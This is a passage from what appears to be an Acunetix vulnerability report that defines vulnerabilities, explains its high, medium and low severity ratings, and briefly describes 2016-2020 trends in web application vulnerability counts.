
We classify vulnerabilities as *high severity*, *medium severity*, or *low severity*. Our analysis mainly applies to high- and medium-severity vulnerabilities found in web applications, as well as perimeter network vulnerability data.

Vulnerability Trends 2016-2020

Between 2016 and 2019, the number of high-severity and medium-severity vulnerabilities decreased steadily every year. In 2020, the number has slightly increased, most probably as a result of business decisions related to the impact of COVID-19 on the organization of work worldwide.

[READ MORE](#)

[Our predictions for the 2021 edition of the OWASP Top 10](#) ▶



What Is a Vulnerability?

A vulnerability is a flaw in an application or device that can be exploited by malicious hackers. Attackers can exploit a vulnerability to achieve a goal such as stealing sensitive information, compromise the system by making it unavailable (in a denial-of-service scenario), or corrupt the data.

The impact of vulnerabilities varies depending on the exploit. Acunetix assigns severity mostly depending on the impact that the exploit may have on the system. Severity also depends on how difficult it is to exploit the vulnerability.

Your business may have many systems running simultaneously – and some are more critical than others. Acunetix allows you to grade these systems using business criticality. Essential systems have a higher criticality than non-essential ones.



High severity

This level indicates that an attacker can fully compromise the confidentiality, integrity, or availability of a system without the need for specialized access, user interaction, or circumstances that are beyond the attacker's control. It is very likely that the attacker may be able to escalate the attack to the operating system and other systems.



Medium severity

This level indicates that an attacker can partially compromise the confidentiality, integrity, or availability of a target system. They may need specialized access, user interaction, or circumstances that are beyond the attacker's control. Such vulnerabilities may be used together with other vulnerabilities to escalate an attack.



Low severity

This level indicates that an attacker can compromise the confidentiality, integrity, or availability of a target system in a limited way. They need specialized access, user interaction, or circumstances that are beyond the attacker's control. To escalate an attack, such vulnerabilities must be used together with other vulnerabilities.


Combined vulnerabilities

In most cases of medium-severity and low-severity vulnerabilities, the attack is possible or more dangerous when the attacker combines it with other vulnerabilities. Such vulnerabilities often involve social engineering.

High-Severity Vulnerabilities

In the case of several high-severity vulnerabilities, the number of cases discovered in 2020 has increased when compared to 2019. We discuss probable causes and effects in the following chapters dedicated to particular vulnerabilities.

